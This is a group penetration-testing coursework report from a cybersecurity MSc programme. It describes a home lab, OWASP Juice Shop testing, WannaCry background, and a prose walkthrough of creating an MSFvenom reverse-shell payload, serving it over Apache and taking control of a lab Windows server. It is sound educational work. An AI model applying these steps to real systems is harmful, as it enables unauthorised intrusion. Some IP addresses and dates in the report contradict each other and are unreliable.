Contents

National College of Ireland

Project Submission Sheet

Student Name: Matthew Browne, Nicole Sitenok, Viktoria Power

Student ID: x21174415@student.ncirl.ie

Student ID: x24168432@student.ncirl.ie

Student ID: x17117674@student.ncirl.ie

Programme: MSc/PGD in Cybersecurity **Year:** 1

Module: Network Security and Penetration Testing (H9NSPT)

Lecturer: Michael Pantridge MSc/PGD

Submission Due Date: 18th July 2025


Project Title: Network Security and Penetration Testing

Word Count: 10330 (Matthew Browne), 2432(Viktoria Power), 3121 (Nicole Sitenok)
Total Word Count 14264

I hereby certify that the information contained in this (my submission) is information pertaining to research I conducted for this project. All information other than my own contribution will be fully referenced and listed in the relevant bibliography section at the rear of the project.

<u>ALL</u> internet material must be referenced in the references section. Students are encouraged to use the Harvard Referencing Standard supplied by the library. To use other author's written or electronic work is illegal (plagiarism) and may result in disciplinary action. Students may be required to undergo a viva (oral examination) if there is suspicion about the validity of their submitted work.

Dated: 18/07/2025



Signature: **Matthew Browne** **Nicole Sitenok** **Viktoria Power**

PLEASE READ THE FOLLOWING INSTRUCTIONS:

1. Please attach a completed copy of this sheet to each project (including multiple copies).
2. Projects should be submitted to your Programme Coordinator.
3. **You must ensure that you retain a HARD COPY of ALL projects**, both for your own reference and in case a project is lost or mislaid. It is not sufficient to keep a copy on computer. Please do not bind projects or place in covers unless specifically requested.
4. You must ensure that all projects are submitted to your Programme Coordinator on or before the required submission date. **Late submissions will incur penalties.**
5. All projects must be submitted and passed in order to successfully complete the year. **Any project/assignment not submitted will be marked as a fail.**

Office Use Only	
Signature:	
Date:	
Penalty Applied (if applicable):	

AI Acknowledgement Supplement

Your Name/Student Number	**Course**	**Date**
Name: Matthew Browne Student Number: x21174415	MSc/PGD in Cybersecurity	18/08/2025
Name: Nicole Sitenok Student Number: x24168432	MSc/PGD in Cybersecurity	18/08/2025
Name: Viktoria Power Student Number: x17117674	MSc/PGD in Cybersecurity	18/08/2025

This section is a supplement to the main assignment, to be used if AI was used in any capacity in the creation of your assignment; if you have queries about how to do this, please contact your lecturer. For an example of how to fill these sections out, please click here.

AI Acknowledgment

No AI Tool's were used for this assignment

This section acknowledges the AI tools that were utilized in the process of completing this assignment.

Tool Name	Brief Description	Link to tool	Individual Name

Description of AI Usage

This section provides a more detailed description of how the AI tools were used in the assignment. It includes information about the prompts given to the AI tool, the responses received, and how these responses were utilized or modified in the assignment. **One table should be used for each tool used**.

Matthew Browne AI Usage Box	

Nicole Sitenok AI Usage Box	

Viktoria Power AI Usage Box	

Evidence of AI Usage

This section includes evidence of significant prompts and responses used or generated through the AI tool. It should provide a clear understanding of the extent to which the AI tool was used in the assignment. Evidence may be attached via screenshots or text.

Additional Evidence:

[Place evidence here]

Continuous Assessment Name	Network Security Penetration Testing
Student Name	Matthew Browne
Student ID	x21174415
Student Email	x21174415@student.ncirl.ie

Continuous Assessment Name	Network Security Penetration Testing
Student Name	Nicole Sitenok
Student ID	x24168432
Student Email	x24168432@student.ncirl.ie

Continuous Assessment Name	Network Security Penetration Testing
Student Name	Viktoria Power
Student ID	x17117674
Student Email	x17117674@student.ncirl.ie

Network Security and Penetration Testing
Group

PGDip in Cybersecurity, Part-Time (PGDCYB_JAN25), National College of Ireland.

Viktoria Power
x17117674@student.ncirl.ie

Matthew Browne
x21174415@student.ncirl.ie

NicoleSitenok
x24168432@student.ncirl.ie

Lecturer:
Michael Pantridge

ABSTRACT

Based on the requirements of our continues assessment we were required to undertake a series of penetration steps for our pen testing continues assessment , as part of this we were required to gather information of the virtual machines we were pen testing against , perform some scanning against the virtual machines using trusted tools and methodologies alongside performing some level of exploitation or at least learn how to perform exploitation. Part of the requirement for the assessment was to choose the various operating systems for performing the penetration test and understand how one might complement the other this formed part the overall executive summary in my report, please also not Appendices contain all screenshots and interactions for each of the sections and are labelled accordingly which are included in the table of contents.

For my continues assessment we had the opportunity to choose to create our own lab environment I had this created and it already existed from previous assignments per the assessment requirements my lab environment had to be more realistic and complex in comparison to what was actually out there on the internet , the general consensus from the requirements were that we had to have more then one virtual machine , there had to be a third party appliance such as a firewall and we had to incorporate some form of emulators all though I wasn't fully sure that it meant by emulator you could virtualise the lab using Hyper-V Manager on a windows operating system.

Another requirement of the lab setup was to conduct two attacks where I had to discover vulnerabilities on an updated version of windows and or Kali Linux for the assessment this covered the final prerequisite of having the lab environment to be something recent within the last three months obviously this is something I had setup previously for my last assignment. To make the assignment more realistic I chose to learn about a open-source free pen testing tool which allowed me to create and document my pen test this also allowed me to generate a report at the end as part of the exercise a form of proof of concept to show what I had learned.

This report explores four key penetration testing scenarios drawn from the "Group Network & Pentest CA1" assignment. The systems investigated include: a Windows 10 target machine attacked from Kali Linux, a reverse shell exploit from Kali to Metasploitable 2 using MSFvenom, an assessment of the OWASP Juice Shop vulnerable web application, and a test of the Mutillidae II web app hosted via Docker. Each scenario is detailed in the Appendices and referenced throughout the report to provide context and support for the analysis.

1.0 Executive Summary

1.1 Description of the scope and objectives

The scope of the engagement was create a lab network which hosts multiple virtual machines e.g. in my case one windows 11 virtual machine and one Kali Linux Virtual Machine , the requirement is to perform Penetration testing against these systems and record the outcome , this included but

was not limited to , steps , tools , architecture , security , methodologies , standards , learning , reporting and all around analysis , this would later form as the completed assessment in which as a group we rounded up each person's input and documentation and combined to together to make a group effort.

This report covers a practical and literary aspect of network penetration testing (pen test), using a VirtualBox Hypervisor and Virtual Machines (VMs) within this. The purpose of this study is to see the roles of both Red and Blue Teams. In cybersecurity, red teams and blue teams have distinct yet complementary roles. Red teams simulate attacks to identify vulnerabilities, while blue teams defend against those attacks and respond to incidents. They work together to improve an organization's overall security posture. Essentially, the main role in this investigation is that of a purple team, which blends both red and blue team components. This coordinates both team efforts and ensures effective communication and knowledge transfer between the red and blue teams, thereby enhancing the overall effectiveness of a cybersecurity strategy. This will allow us to observe exploitations in a potential network, as well as monitor the attacking machine's moves on the network.

WannaCry, also known as WCry, WannaCrypt, WannaCrpyt0r, or WannaCrypt, emerged as one of the most impactful and widely propagated malware in 2017, affecting over 150 countries and more than 300,000 Windows computers globally. This ransomware, a type of malicious software, encrypts victim's data, rendering it inaccessible unless a ransom, typically demanded in Bitcoin, is paid. WannaCry is particularly notable for its self-propagating, worm-like capabilities, leveraging the Eternal Blue (MS17-010) exploit against a vulnerability in Microsoft's Server Message Block (SMB) protocol. This report investigates WannaCry's characteristics, execution, and detection, highlighting how a multi-layered approach, combining network analysis, host-level examination, and penetration testing simulation, provides a robust understanding of such sophisticated cyber threats.


1.2 Summary table of networks/Lab

The Key network for my penetration testing lab will be the Lab Network is 192.168.50.1/24 which has a VLAN ID of 50, this will the network both the Kali Linux and the Windows virtual machine will be located on for the penetration testing. My lab consisted of the following two virtual machines one windows server virtual machine and one Kali Linux virtual machine Hosted on my HP Omen PC with Hyper-V manager enabled. Both virtual machines are configured with the configuration below. Outside of the screenshots below additional screenshots have been added to the Appendix of this document for validation purposes.

In order to complete the network pen test a minimum of two systems is required – one system to play the role of attacker (red team) and another system to be the defending/exploited system (blue team).

These systems will be set up in a Virtual Machine Hypervisor to keep them isolated from live systems and in the interest of cost, as real physical machines are more costly to maintain for testing purposes. The Hypervisor hosting both the attack and the defending OS is maintained on a Asus Zenbook laptop.

Diagram Of Full Network: For this I used Draw.io to create the diagram which is an open-source diagram tool software used by IT Professionals to draw out their diagrams. This is the diagram of my network which is separated out into multiple separate networks in my network I have a quantity of 3 switches 1 firewall and multiple Vlan's , for our use case we will be Soley using the Lab network for both virtual machines in which the network adapter will be connected to port number 8 on my upstairs 16 port Omada switch , I have also configured a rule to block all network traffic from the Lab Network to Any other network I did further testing on this for confirmation at a later stage.



1.3 Lab Network and Configuration


Vlan ID	50	
Gateway IP:	192.168.50.1	
Network Broadcast IP	192.168.50.255	
Network IP Count	254 Addresses	
Network IP Range	192.168.50.1 - 192.168.50.254	
Network Subnet Mask	255.255.255.0	
Gateway IP:	192.168.50.1	
Image		


1.3.1 Quick Network Hardware Information Table for Pentest Simulation

TP-Link Omada ER8411 Router/Firewall	Internet comes in through this router has dual Wan Failover.	
TP-Link Omada SG- 2218P Switch	This is the Down Stair Switch Comms A	Switch Connects to ER8411
TP-Link Omada TL- SG 3428 MP Switch	This is the Up Stair Switch Comms B	Switch Connects to SG 3428
TP-Link Omada SG - 2218 Switch	This is the office Switch	Switch Connects to SG-2218P
TP Link Omada EAP653 X 4 Indoor AP	Access Points Indoor	SSID Available for use case
TP Link Omada EAP225 X1 Outdoor AP	Access Points Outdoor	SSID Available for use case
Omen PC	HyperV Host	HP Desktop/Server

1.3.2 Quick Networks Information

Lab Network is 192.168.50.1/24	Vlan ID 50	We will be using this Network as part of the Pentes
IOT Network is 192.168.20.1/24	Vlan ID 20	This network will not be used for the use case
Guest Network is 192.168.40.1/24	Vlan ID 40	This network will not be used for the use case
CCTV Network is 192.168.30.1/24	Vlan ID 30	This network will not be used for the use case
Home Network is 192.168.0.1/24	Vlan ID 1	This network will not be used for the use case





1.3.3 IP Address Information for both systems on thee 14/07/2025

(Lab) Windows Machine	
IPv4 Address	192.168.50.2
Subnet Mask	255.255.255.0
Default Gateway	192.168.50.1
DHCP Server	192.168.50.1
DNS Servers	192.168.50.1

(Lab) Kali Linux Machine	
IPv4 Address	192.168.50.4
Subnet Mask	255.255.255.0
Default Gateway	192.168.50.1
DHCP Server	192.168.50.1
DNS Servers	192.168.50.1

Windows 7 (unpatched): This machine serves as the target, specifically chosen because its SMBv1 service is vulnerable to the MS17-010 exploit (Eternal Blue). WannaCry leverages this vulnerability to achieve remote code execution (RCE). Other unpatched Windows versions like XP or alternative Windows 7 VM images can also be used.

Configuration: The Windows 7 machine is isolated within a virtualized environment (VMware) on a NAT or Host-only network for safe and contained testing.

Kali Linux: This acts as the attacker machine and is equipped with essential penetration testing and malware analysis tools, most notably the Metasploit Framework.

Cuckoo Sandbox: For automated behavioral analysis and dynamic execution of WannaCry variants, Cuckoo Sandbox is utilized. This system provides a virtualized and isolated environment to monitor and analyze suspicious files' activities, including changes to files/folders, memory dumps, network traffic, processes, and API calls. It can also simulate non-malicious user activity to create a baseline for comparison.

YARAGUI/Snort/Suricata: These tools used on an analysis/detection system to implement YARA rules and Snort/Suricata rules for detecting WannaCry based on its unique strings and network signatures.


These systems work in conjunction to allow for:

- Controlled exploitation: The Kali Linux machine can simulate the initial infection vector of WannaCry by exploiting the Eternal Blue vulnerability on the unpatched Windows 7 victim.
- Detailed behavioral analysis: The Cuckoo Sandbox captures the dynamic activities of WannaCry, including its pre-encryption footprint, file modifications, and network communications, providing granular insights into its behavior.
- Signature-based and behavioral detection: Yara rules applied to detect specific strings and patterns within WannaCry files, while Snort/Suricata rules identify network-level indicators of compromise (IOCs) such as unusual SMBv1 traffic and Double Pulsar implant signatures.

1.4 Summary table of systems

Host Hyper-V Machine


This is my Omen-PC used to host all virtual machines this is on a separate Home Network.

OS Version	Windows 11 Pro
System Name	Omen-PC
Build Version	24H2, 26100, 4351
Ram	48GB
Processor	Core i5-10400f
Cpu	2.90 ghz
Cores	6
C Drive Capacity	930GB
D Drive Capacity	1.81TB
E Drive Capacity	931 GB
VM Virtual Network Configuration	IPv4 Address, 192.168.0.16 Subnet Mask, 255.255.255.0 Default Gateway, 192.168.0.1 DNS, 192.168.0.1
System Type	X64
Image	

1.4.1 Kali Linux System

Intro: Our Kali Linux virtual machine had a configuration of


This is the test Kali Linux virtual machine which is hosted on my Omen-PC but connected to a separate VLAN ID Of 50 for the lab network.

OS Version	Kali GNU / Linux Rolling
System Name	Kali
Distributor	Debian
GT Version	3.24.49
Xfce Version	4.20
Kernel Version	6.12.25-amd64
Windowing System	X11
Ram	6GB
Processor	Intel Core i5-10400F
Cpu	2.90 GHz
Cores	2
C Drive Capacity	126GB
VM Virtual Network Configuration	IPv4 Address, 192.168.50.4 Subnet Mask, 255.255.255.0 Default Gateway, 192.168.50.1 DNS 192.168.50.1 
Lab Network Configuration	Gateway IP: 192.168.50.1 Network Broadcast IP 192.168.50.255 Network IP Count 254 Network IP Range 192.168.50.1 - 192.168.50.254 Network Subnet Mask 255.255.255.0
Mac Address	00-15-5D-00-11-00
System Type	X86 _64
Upgrades to Application's	Command's Used were sudo apt update and sudo apt upgrade

For the attacking system (test 3), this report with use a Kali Linux VM as there is a multitude of various pen testing tools available on this Linux distribution which are user friendly and allow to perform the required tests needed. The Kali machine will have 2 cores, 2GB base RAM and a 80GB storage allowance. Initially, much power could not have been allocated to this machine and the report will later cover the reasons and benefits, consequences to this.

1.4.2 Windows System

Intro: Our windows virtual machine had a configuration of:
This is the test windows server virtual machine which is hosted on my Omen-PC but connected to a separate VLAN ID Of 50 for the lab network.

OS Version	Windows Server 2025 Standard
System Name	Server-Test
Build Version	24H2, 26100, 4349
Ram	4GB
Processor	Core i5-10400f
Cpu	2.90 ghz
Cores	3
C Drive Capacity	126GB
VM Virtual Network Configuration	IPv4 Address, 192.168.50.1 Subnet Mask, 255.255.255.0 Default Gateway, 192.168.50.1 DNS 192.168.50.1 
Lab Network Configuration	Gateway IP: 192.168.50.1 Network Broadcast IP 192.168.50.255 Network IP Count 254 Network IP Range 192.168.50.1 - 192.168.50.254 Network Subnet Mask 255.255.255.0
Mac Address	00-15-5D-00-11-01
System Type	X64

For the defending system in scenario 3, a Windows 11 machine is used. This would have 8 cores, 8GB of RAM, and 80GB of storage space for any applications required. The Windows machine is at first set up as a client machine on a network and attacked. Later is set up as a server machine to demonstrate the differences in attack approach and to explore the 'Honeypot' idea in network security.

Both the Kali and Windows systems (for test 3) use a default NAT adapter. A second adapter is then set up to point to a newly created NAT Network using IPV4 192.168.100.0/24. This is a DHCP-enabled server to allow automatic IP assignment to the VM boxes.

(Test 2) Windows 11 Machine	
IPv4 Address	192.168.0.86
Subnet Mask	255.255.255.0
Default Gateway	192.168.0.1

(Test 2) Kali Linux Machine	
IPv4 Address	192.168.0.85
Subnet Mask	255.255.255.0
Default Gateway	192.168.0.1

1.5 Analysis of Network/System Exploitation

For the analysis of both the systems and networks it was evident that I was able to use both SQL payloads and malware payloads weather this was for the windows machine or the app services both allowed me to gain access to the systems , out of the two the exploiting the windows server from Kali Linux was definitely the easier one as there were more tutorials on this , I found the web application exploitation rather frustrating as you had to delve deeper into the inspections and look for folders and then try exploit with Kali where's with windows you were able to send over a payload , the user launched it and then you were able to take control with a session in the back end , this allowed for a cleaner control and configuration state.

Analysis of the network was done prior to any form of payload issuance , scanning , using nmap , advanced ip scanner I was able to do reconnaissance with those get the information I needed like Ip subnet mask gateway and so on , with the web app I was more looking for loop holes in the inspections , for both the web app and the

windows server I experimented with SQL attacks , cross site request forgery and then ssh connections in the back end , it worked successfully for windows the web app was a bit more tiresome. Overall my analysis led me to believe that hacking using Kali was successful with 1 out of 2 scenarios showing as promising and the other I would just have to do more research at a later date , for both I referenced tutorials and enacted what they guided me through , this resulted in learning some new techniques and skills in the areas of penetration testing.

2.0 Selection of Networks

2.1.0 Online platforms researched and analysed

Why "OWASP-Juice Shop" was a target online platform for selection.

Sense the get go of learning about "OWASP-Juice Shop" it became evident that this was a free open source none required law/rules of engagement project which allowed individuals who wanted to learning about website Pen testing to be able to do so in a real life simulated environment across the web , this sparked for me my number one reason why I chose it as my online platform , with no rules of engagement or scope required I wasn't breaking any laws by trying to ethically hack the website or discover vulnerabilities in it. It gave me a way to be able to utilise tooling within Kali to get some hands on skillset with identifying the types of attacks and CVE's to look out for on a web application , it introduced me to ways of checking for cross site scripting , request forgery and brute force attacks , it dared for me to delve into the inspection elements of the website and what to look for to be able to try and abuse different levels of access , this forged a cross collaboration thought process between researching about the types of attacks you could achieve to how to conduct those in an engagement , along the way it taught me how to discipline myself in taking time into looking through the information which could be collected through reconnaissance and simple searches. The Second premises for choosing it was because it allowed individuals to get familiar with the concepts not everyone is a php, java or CSS developer, this allowed you to get caught up with how to use these tools on the platforms and learn ways in which they can demo awareness across challenges and capture the flag like activities allowing individuals work closely on learning the skills set out in the challenges. Its third reasoning for choice was the ability should you require it to be able to test how your toolkit works against its "java Heavy" application allowing you to gauge your maturity against known "OWASP Top Ten"

2.2.0 Suitability for conducting network penetration testing

Why my "Home Lab" was a suitable testing environment for selection. When we think about the definition of a pen test it's looking at discovering vulnerabilities within architected systems and remediating them after a test, this is often confused with ensuring compliance vs making a tangible difference (Webb, 2024) to securing the environment and hardening it. Best practices dictate that u should know which systems need to be tested as part of this exercise often these systems are versions of windows server, Redhat Linux or Kali Linux boxes. This made one of the contributing factors to why my environment was ideal. I sported both virtual machines operating system types which complemented each other one to be the target system the other to be the attacker. The second contributing factor was budget. Accordingly, I adjusted to my cloth a chose not to utilize a cloud environment for this instead opting for an on-premises 2 virtual machine environment which allowed to me achieve the desired outcome without any additional costs. And finally three when thinking about conducting a Pentest I wanted to use something I interact with every day , I also wanted to use something I didn't interact and work with every day , this allowed me to further expand my skills across getting comfortable with Kali and the different tools available alongside seeing from a windows standpoint how simple mistakes can cost serious problem such as running payloads and not realizing it being unfamiliar to how your actions can effect and have consequences on systems.

2.1.1 Why I choose my Home Lab for the Penetration testing.

Hardware, for me the options were clear I was able to utilize my dedicated HP-Omen pc which was my host running windows 11 , to install and configure

Hyper-V manager role and utilize the vast amount of ram available to deploy and configure two virtual machines , one windows and one Linux, this allowed me to host both of my machines locally and turn the on and off as required to save on energy consumption. On my lab environment I was also sporting a two core switches which had layer 3 configurations allowing me to control network traffic and things like access control lists between switch ports , alongside this I had a firewall attached with a dual Wan interface meaning I was able to switch between interfaces and allocate a dedicated one just to the pen testing virtualized machines and network configurations.

Network, for me the options were also clear having an enterprise style network already at home made it easier for me to be able to set out and test a simulated environment , layer 3 routing switches cloud managed allowed for me to be able to dedicate specific ports on my office/ lab switch in which my Hyper-V host was connected , these virtual machines were part of the Vlan 50 ID meaning they were allocated 2 static Ip addresses one for each virtual machines reserved in the dhcp pool , they also had a dedicated gateway in which traffic went in and out of and were sitting behind a physical firewall.


Virtualization , for me was key to the whole lab understanding and setting up the virtual networks for the Lab environment was key it allowed me to control what systems connected onto it each port getting tagged a virtual Vlan ID and both machines recognized with Mac filtering as it ensured that no other physical or virtual machines could authenticate on the lab network , there was an element to of access and control this was implied by ensuring sufficient access control lists existed between the different virtual networks so there could be no traversing across the networks I tested this as part of the lab setup with scans and pings to confirm isolation.

Sample Image of Hyper-V

2.1.2 Why I choose “OWASP-Juice Shop” for the Penetration testing Online.

It was clear from reading and researching into “OWASP-Juice” that it was the go two place for getting introduced into web application attacks combining this with Kali Linux allowed for an educational experience , I found myself trying to grasp the inner works of how in fact the website worked it appeared that it had been inclusive to incorporating multiple forms of vulnerabilities and attack methods which are already present in the “OWASP Top 10” (Kimminich, 2014-2025) Alongside being an educational tool its described as being a tool used for guiding and showing new users the world of vulnerabilities and how one might target different web applications incorporating multiple challenges into some of their games on the site which also allowed for the user to experience capture the flag challenges.

Sample Image of Website



2.1.3 Comparison Table for online platform Vs Home Lab

This table showcases what I learned during my penetration testing while assessing tools and techniques against both website and on-premises virtual machines, it also allowed me to explore the world of ethical hacking a bit more in terms of web application analysis, reconnaissance, tooling and pen testing techniques.

It was evident at the end of my explorations that both sides had good points for learning outcomes and others had bad points reflecting difficulty levels in actually performing penetration techniques , justification overall for both sides was compelling but I felt overall that it was a bit overwhelming as both sides required a long quantity of steps and procedures to successfully enumerate machines and pull data or inject data into them.

Platform	Pro	Cons	Justification For Use
Owasp Juice Shop	• Required the individual to get an understanding of the methods of exploitation when attacking online platforms, what could aid in the efforts and how you would inspect elements in webpages. • Gave an insight for individuals into the kind of tools required for performing specific online attacks like sql injection, knowing what vulnerabilities open source were and knowing where and how to exploit these. • Introducing me to how you would install Kali Linux tooling through command line, got you acquainted very quickly with repetitive task and tooling's. • You got familiar with updating, configuring, and using new commands within Kali, alongside great introduction to new applications for the attack phases, reconnaissance and discovery phases. • Paved the pathway for building out instructional material on how to perform cross site scripting and sql attacks in a simulated real-life application. • Built character and perseverance in trying to understand the methods of identifying key markers in the inspected elements on the html and JavaScript pages.	• Required a lot of research to achieve the outcome and even at that it was a painful experience. • While there were plenty of tools using the tools and becoming proficient would have taken longer than we had for the assignment. • Performance of conducting the testing was mondain and frustrating as a new learner of this I found it to be • Commands used in Kali while easy to understand often contradicted each other as there was one way to run them different ways to install / update them, this resulted in confusion after a while • The longer you stare at the screen going through lines of code the more your eyes grow tired of what you were trying to focus on. • Frustration levels when commands didn't work engrossed a negative experience alongside the ample amount of research into different methodologies required.	Open Source and Budg
Kali Linux Windows Server	• Required the individual to get an understanding of methods of exploitation, how they work, when they should be used for attacking on-premises environments. • Gave the individual hands-on experience of working with pen testing tools such as Metasploit, Nmap, Apache servers and so on. • Opened the individuals' eyes to the types of attacks which could be conducted with reverse shell such as "hello Kitty" • Enforced the concept of the CIA Triad during Pen Testing, how to break the confidentiality of the machine by gaining access, the integrity by using a malicious payload on the system and the Availability by being able to remotely shut down the system from the command line, opening the individual up to new ways of thinking during a pen test. • Allowed for an individual to get proficient with updating applications within Kali, get to know some of the more dangerous exploits like using "MSF Venom" • Opened the individual's way of thinking on how to deliver and execute payloads on remote systems and the advantages they could enlist from using said tools prepared them on how they could duplicate this in a cloud environment.	• Excessive amount of setup required to ensure windows server had all applications required for pen testing if you used that as your machine. • Frequent typo errors with using exploits lead to frustration during Pentesting on the Kali Linux Machine. • Windows server required the firewall to be turned off. This resulted in a mixed view of how pentesting was conducted, led to more questions around why this needed to happen and how would you address this in a real environment. • Use of "MSF Venom" gave a sense of accomplishment at the end of the Pentesting process as I was able to see and track the results of what became after showcasing the art of the possible. • Some of the attacks and commands didn't always work as described in the guides there was an onus on me to read in between the errors on some of the guides showcasing that commands and procedures changes rapidly.	Budget and Availability

2.1.5 Penetration test setup Scenario's

The two scenarios I chose to demonstrate were one a Web Pentest and two a Windows Server Pentest.

2.1.6 Pentest Scenario 1 Web Penetration Testing

Description of attack scenario 1 for Web Penetration Testing:

For this I utilized a "simpli learn" tutorial to get an understanding of penetration testing against a website named Juice Shop I supplemented my video learning with a article which explained more about the install of Pwndoc (Jagannath, Chakkaravarthy S , & Deepak, 2021) The first step for this was to install PWN Doc on my Kali Linux machine to achieve this I had to install git, followed by docker as these were prerequisites for it to work. (Simplilearn, 2025)

As part of the docker install I also had to include docker.io and docker composing after the installation I updated the required components. Once all components were installed and up to date, I continued to check the docker service and ensured this was running. I proceeded to create an account on: https://localhost:8443/ and logged in confirmed everything was working.

The next steps for me were to update all applications in Kali I did this by using the "Sudo apt update" command to install and update the existing applications. Some of the applications I installed were Nmap, who is , dig , dnsutils , nikto , open vas and Metasploit all of which I was able to do from the command line easily.

2.1.7 Pentest Scenario 2 Windows Penetration testing, Reverse Shell Method from Kali Linux

Description of attack scenario 2 for Windows Penetration testing, Reverse Shell Method from Kali Linux:

For this I utilized a "Remotely Control Any PC / Kali Linux Tutorial" (GetCyber , 2024) tutorial to get an understanding of penetration testing against my windows server virtual machine utilizing my Kali Linux virtual machine in my lab environment. The prerequisite required was for me to update all applications in Kali. I did this by using the Sudo apt update command to install and update the existing applications. Some of the applications I installed as part of this tutorial were:

Step One: ensure my lab was set up correctly and both my windows virtual machine and kali Linux virtual machine were located on the same network, which was my lab network, I began by confirming the IP Address of both my Kali machine and my windows machine. These were 192.160.50.2 for my windows machine and 192.158.50.4 for my kali Linux machine. I confirmed that the windows machine could communicate by doing a ping did the same with the kali Linux machine, ping 192.160.50.4 from my windows server and then did a nmap-F -Pn 192.168.50.2 from my Kali server.

Step Two: on my Linux machine I started up the Apache web server, this was achieved by first checking "Sudo system status apache2" this confirmed that the Apache 2 server was not running, I proceeded to start the server by using the "Sudo systemctl start apache2" command. I turned on the Apache server by using the command "Sudo systemctl enable apache2" I then checked the status again , I proceed to move to the root of the Apache server, I then created a file so that I could test access from the windows server to do this I first used the command "Sudo nano test.html" I gave the name inside the html file "TestMatthewBrowne Matthew Browne has created this on July 15th 2026" to confirm that when I checked this from the windows server I could browse first to http://192.168.50.4/ this led me to the Apache server on my Linux virtual machine as seen below.


I proceeded to ass the /test.html field, confirming I could see the txt I left on the html file. As part of my proof of concept for the next step I disabled all windows firewall related services.

Step Three: Next, I continued back on my Kali Linux machine by creating the exploit directory using the command "Sudo mkdir exploit" after doing this I launched Sudo mode using Sudo Su. For the next stage I created the exploit outlining the type of attack that was going to be used on the remote server which was a reverse shell attack with the "MSF Venom" command I then set the LHOST Ip address and then the port as 5002 , and the exploit as "hello kitty" , for the rest of the command the -a identified the architecture type and the -f is file type – o is the given name for the file , from here I continued on with the listener file creation.

Step Four: Continued to create the listener file again calling on Metasploit here for this, setting the payload type using my local host and adding in the earlier specified port. Then I ran the exploit order, this now mean that were listening for new connections , next I reverted back to the windows server browser to http://192.168.50.4/exploit/ download and ran the "hello kitty file" , obviously nothing showed up. I then reverted to my kali Linux box.

Step Five: next I continued with the reverse shell attack by bringing up the system information, traversing across the system by going to CD ../Documents, listing all our files which then showed the flag which was created as part of the start of this process , we listed this and could see it " THIS IS MY FLAG MATTHEW" this showed up on the command line in Kali and was visible in the documents section in the windows server. By using a combination of both Metasploit, MSF Venom and Meterpreter I was able to successfully capture the flag aka my file, allowing me to have control of the system using "Hello Kitty", using the understanding of source and listener I was able to gain control of a machine (GetCyber , 2024)

2.1.7 Diagram of attack scenario



2.1.8 KEY FINDINGS

